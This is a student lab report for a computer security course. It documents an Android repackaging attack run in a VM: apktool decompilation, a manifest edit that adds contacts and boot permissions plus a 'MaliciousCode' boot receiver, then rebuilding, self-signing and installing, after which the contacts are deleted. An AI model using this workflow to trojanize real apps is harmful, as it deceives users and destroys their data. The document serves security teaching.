Android Repacking Attack

Computer Security CSE 484


Tatiana Ensslin - December 3rd, 2015

Introduction

The goal of this lab is to become familiar with the APK Tool and Android VM.


1. Decompiled Android App

First begin by installing the APK Tool on the new Ubutunu VM.



```
[11/30/2015 12:18] seed@ubuntu:~$ adb connect 10.0.2.4
already connected to 10.0.2.4:5555
[11/30/2015 12:18] seed@ubuntu:~$ adk install ./test.apk
No command 'adk' found, did you mean:
 Command 'fdk' from package 'plastimatch' (universe)
 Command 'ark' from package 'ark' (main)
 Command 'ack' from package 'ack' (universe)
 Command 'ad' from package 'netatalk' (universe)
 Command 'awk' from package 'gawk' (main)
 Command 'awk' from package 'mawk' (main)
 Command 'awk' from package 'original-awk' (universe)
adk: command not found
[11/30/2015 12:19] seed@ubuntu:~$ adb install ./test.apk
can't find './test.apk' to install
[11/30/2015 12:19] seed@ubuntu:~$ cd ..
```


Then, decompile the the android application which makes the folder's contents readable and very close to their original form.



```
[11/30/2015 12:27] seed@ubuntu:~/Downloads$ ls
test.apk
[11/30/2015 12:27] seed@ubuntu:~/Downloads$ apktool d test.apk
I: Using Apktool 2.0.2 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/30/2015 12:27] seed@ubuntu:~/Downloads$ █
```

2. Inject Malicious Code

In this section we add the <user-permission> tags and the new component of the application tag—receiver. We do this at the .smali level in the AndroidManifest.xml.




AndroidManifest.xml


```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.example.myapplication2.app">

<users-permission android:name="android.permission.READ_CONTACTS"/>
<users-permission android:name="android.permission.WRITE_CONTACTS"/>
<users-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher"
android:label="@string/app_name" android:theme="@style/AppTheme">


        <receiver android:name="com.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.BOOT_COMPLETED" />
                </intent-filter>
        </receiver>


        <activity android:label="@string/app_name"
android:name="com.example.myapplication2.app.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>


    </application>
</manifest>
```

3. Repack Application with Malicious Code


We then repackage the application with the malicious code, which gives us the modified APK file, which is saved in "dist" directory by default.We also put the MaliciousCode.Smali in the com file under Home/test/smali/com.



```
[12/03/2015 12:07] seed@ubuntu:~/Downloads$ apktool b ./test
I: Using Apktool 2.0.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
```




```
[12/03/2015 12:12] seed@ubuntu:~/Downloads$ keytool -alias sign -genkey -v -keys
tore my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  tatiana
What is the name of your organizational unit?
  [Unknown]:  syr
What is the name of your organization?
  [Unknown]:  syr
What is the name of your City or Locality?
  [Unknown]:  syr
What is the name of your State or Province?
  [Unknown]:  syr
What is the two-letter country code for this unit?
  [Unknown]:  SU
Is CN=tatiana, OU=syr, O=syr, L=syr, ST=syr, C=SU correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) wi
th a validity of 10,000 days
```



```
[12/03/2015 12:16] seed@ubuntu:~/Downloads$ jarsigner -verbose -sigalg SHA1withR
SA -digestalg SHA1 -keystore my-release-key.keystore ./test/dist/test.apk sign
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/SIGN.SF
   adding: META-INF/SIGN.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
  signing: res/color/abc_search_url_text_holo.xml
  signing: res/drawable-hdpi-v4/abc_ab_bottom_solid_dark_holo.9.png
  signing: res/drawable-hdpi-v4/abc_ab_bottom_solid_light_holo.9.png
```


Here we then create a key and sign the application.

4. Install and Reboot



```
[12/03/2015 12:25] seed@ubuntu:~/Downloads$ adb install ./test/dist/test.apk
8399 KB/s (820301 bytes in 0.095s)
        pkg: /data/local/tmp/test.apk
Failure [INSTALL_FAILED_UPDATE_INCOMPATIBLE]
[12/03/2015 12:26] seed@ubuntu:~/Downloads$ adb install ./test/dist/test.apk
8648 KB/s (820301 bytes in 0.092s)
        pkg: /data/local/tmp/test.apk
Success
```

Next we connect to the android vm and delete the old My Application 2 from it, and install the new file.
Upon opening the application and rebooting the vm, the contacts were lost.



No contacts.